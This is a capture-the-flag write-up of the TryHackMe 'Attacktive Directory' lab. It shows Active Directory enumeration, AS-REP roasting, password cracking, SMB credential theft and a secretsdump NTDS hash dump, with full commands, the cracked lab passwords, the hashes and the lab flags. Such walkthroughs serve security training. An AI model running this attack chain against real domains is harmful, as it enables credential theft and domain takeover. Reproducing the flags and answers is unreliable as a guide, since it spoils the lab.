Attackative Directory

Enumeration

Enum4linux gave us a the domain name which is THM-AD

We add this in our /etc/hosts and and now we try to find valid users in the Active directory domains with kerbrute

#we find the usernames and now we try as-rep roasting to see if we can get our hands on any users TGT

we find TGT of user svc-admin and now we will try to crack it to retreive password

```
┌──(root💀CyberJunkie)-[~/Tryhackme/Attackative_Directory]
└─# sudo python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py THM-AD/ -dc-ip $ip -users kerbuser.txt -no-pas
s
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

$krb5asrep$23$svc-admin@THM-AD:bceeca3cfd88b031e0e198206ac1c618$3fddcbfb4ff6cab6ea2b85dff736d47b3d7c34bb80a3e5d93f3802
bde1f0820c446b8c2f3f6dad94091db2f9967801f3c38a750d7f7fa7395a56059d3eec364c6389ff864d45dedeb106191af8fe1571b3ce67df202a
9b24e480a01326f1689f83a19a972295a94247ed3fea42dd80ffdba44cf1e0c7d82644fd2285207d5496e4762b233355f9ac093ef8950a1823dc9e
80e1897cf2f6d9d23f6270ba813c81a6bca6a3386550d8588779fc0ed09cc05a93d1d36930bfb28ba9a48e7ab97cae87b93793194cca0d0fb15b2b
4d2e8b2a78ae4c59d5806dd9a60ddde46c397888a36c056652d0e8a788
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(root💀CyberJunkie)-[~/Tryhackme/Attackative_Directory]
```

```
$krb5asrep$23$svcdmin@THMAD:bceeca3cfd88b031e0e198206ac1c618$3fddcbfb4ff6cab6ea2b85dff736d47b3d7c34bb80a3e5d93-
f3802bde1f0820c446b8c2f3f6dad94091db2f9967801f3c38a750d7f7fa7395a56059d3eec364c6389ff864d45dedeb106191af8fe157-
1b3ce67df202a9b24e480a01326f1689f83a19a972295a94247ed3fea42dd80ffdba44cf1e0c7d82644fd2285207d5496e4762b233355f-
9ac093ef8950a1823dc9e80e1897cf2f6d9d23f6270ba813c81a6bca6a3386550d8588779fc0ed09cc05a93d1d36930bfb28ba9a48e7ab-
97cae87b93793194cca0d0fb15b2b4d2e8b2a78ae4c59d5806dd9a60ddde46c397888a36c056652d0e8a788
```

Now we will try to crack this encrypted tgt because tgt is encrypted from users password

```
┌──(root💀CyberJunkie)-[~/Tryhackme/Attackative_Directory]
└─# john svc-admin.ticket --wordlist=~/WordLists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 I
AVX 4x])
No password hashes left to crack (see FAQ)

┌──(root💀CyberJunkie)-[~/Tryhackme/Attackative_Directory]
└─# john svc-admin.ticket --show
$krb5asrep$23$svc-admin@THM-AD:management2005

1 password hash cracked, 0 left

┌──(root💀CyberJunkie)-[~/Tryhackme/Attackative_Directory]
└─#
```

Now we can utilise these credentials to access smbshares as user svc-admin

```
┌──(root💀CyberJunkie)-[~]
└─# smbclient -L  //THM-AD/ -U svc-admin%management2005

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available

┌──(root💀CyberJunkie)-[~]
```

we get access to a credential file

```
└─# smbclient   //THM-AD/backup -U svc-admin%management2005
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020
get bac
                8247551 blocks of size 4096. 3557289 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.0 KiloBytes/sec) (
sec)
smb: \>
```

Now we decode the code and get valid credentials for backup acccount

```
┌──(root💀CyberJunkie)-[~/Tryhackme/Attackative_Directory]
└─# cat backup_credentials.txt | base64 -d
backup@spookysec.local:backup2517860
```

#

Nmap

```
PORT     STATE SERVICE      REASON         VERSION
53/tcp   open  domain       syn-ack ttl 125 Simple DNS Plus
80/tcp   open  http         syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
```

```
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2021-08-03 16:27:56Z)
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?     syn-ack ttl 125
593/tcp   open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 125
3268/tcp  open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site:
Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2021-08-03T16:29:11+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Issuer: commonName=AttacktiveDirectory.spookysec.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-08-02T16:23:45
| Not valid after:  2022-02-01T16:23:45
| MD5:   3b17 ea65 5fe1 3a0f f305 a751 d359 fb31
| SHA-1: cee8 0f3f f5c8 1202 1e3f c4d1 d2ca 8f36 fb69 0a8e
| -----BEGIN CERTIFICATE-----
| MIIDCjCCAfKgAwIBAgIQFTCZrWYlZINBwjmIDwzZxTANBgkqhkiG9w0BAQsFADAu
| MSwwKgYDVQQDEyNBdHRhY2t0aXZlRGlyZWN0b3J5LnNwb29reXNlYy5sb2NhbDAe
| Fw0yMTA4MDIxNjIzNDVaFw0yMjAyMDExNjIzNDVaMC4xLDAqBgNVBAMTI0F0dGFj
| a3RpdmVEaXJlY3Rvcnkuc3Bvb2t5c2VjLmxvY2FsMIIBIjANBgkqhkiG9w0BAQEF
| AAOCAQ8AMIIBCgKCAQEAp8K9u0AOAWr+fsd5vY1rbRsdP+HfJfW5P0v+DCgOW8aI
| 5+HNa044OQFZm60Pv1S6SM0gvJ0QDehcCMK3ijgBkWtyR2T1y3tBvc+4QUQ4eRB3
| QXaMRl2Rkozu5JF3SAQZrES3+VP8PAffb3inG6LVeWkF9/SJew5zPKaus7+7mz2n
| EYV5HD/dAm56YEyme31pVn5BNZ52rTCzsYM5JCpVFcpKf2pCVqztVi10e9SGsl+8
| GlTopf1tqK04IqR6XWRqKGEo1E/gbAEPfoPZ/uCzmsd1itEuPcua3qKMtQjxQ4P6
| ybv343O4DR2uOsrIp55knKkDeOblKKEO0c0+GK9oAQIDAQABoyQwIjATBgNVHSUE
| DDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADggEBAEiI
| H2chbDprqg2Lj92ctpQfCtyE4zRa2XPY1HJhKJxBCGsnxc0bClEbQysAqYwidoy5
| JEEz8bVTYQYmROAkpVFfRF9Zld2xzU5NSm3eqbYLIO7/2Um0Ww7EWbWzZP10wjIP
| HJ1d4N9jWmGCPO4hoy24CkH7IuSJEJQ0A87KhdbobUSarctbeTj+W4QfT3ZTLfif
| xIdBbrlg5TXHmYUUB84erY4/cnGeX6IUOmT98WaFnPOOvk8jHu/f1aBJIhtPurrF
| xUr2azDAH6Uzw6P+Lbul5/iKkJDitP9+aikgHiqZv9nnIta2DZsJzE+AdyPHgo6l
| XJUv24Tlj19Zcos+e9w=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-08-03T16:29:20+00:00; +39s from scanner time.
5985/tcp  open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 125 .NET Message Framing
47001/tcp open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49672/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49675/tcp open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
```

49679/tcp open msrpc   syn-ack ttl 125 Microsoft Windows RPC
49683/tcp open msrpc   syn-ack ttl 125 Microsoft Windows RPC
49697/tcp open msrpc   syn-ack ttl 125 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2012 (93%), Microsoft Windows Vista SP1 (93%), Microsoft Windows 10 1709 - 1909 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows 10 1809 - 1909 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows 10 1703 (90%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.91%E=4%D=8/3%OT=53%CT=%CU=35394%PV=Y%DS=4%DC=T%G=N%TM=61096EC6%P=x86_64-pc-linux-gnu)
SEQ(SP=100%GCD=1%ISR=10C%TI=I%CI=I%II=I%TS=U)
SEQ(SP=100%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=U)
OPS(O1=M505NW8NNS%O2=M505NW8NNS%O3=M505NW8%O4=M505NW8NNS%O5=M505NW8NNS%O6=M505NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%T=80%W=FFFF%O=M505NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)

Exploitation


Now that we have valid set of credentials, and that too of a user named backup. Backup accounts must be a dc or have full priveleges in order to make bacckup of entire network

So we try to dump user hashes using impacket secretsdump.py remotely

```
└─# python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc-ntlm spooky.local/backup@$ip
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:9fa3288818f1c3071149bfffb3eda59a:::
[*] Cleaning up...
```

Now we perform pass the hash attack using evil-winrm



Post-Exploitation

Loot

Credentials

AD domain (THM-AD)

svc-admin@THM-AD : management2005

#Second domain (spookysec.local)

backup@spookysec.local:backup2517860

NTDS.dit

Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:-
5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::

spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:9fa3288818f1c3071149bfffb3eda59a:::

Flags

Administrator Flag

TryHackMe{4ctiveD1rectoryM4st3r}

Backup Flag

TryHackMe{B4ckM3UpSc0tty!}

svc-admin

TryHackMe{K3rb3r0s_Pr3_4uth}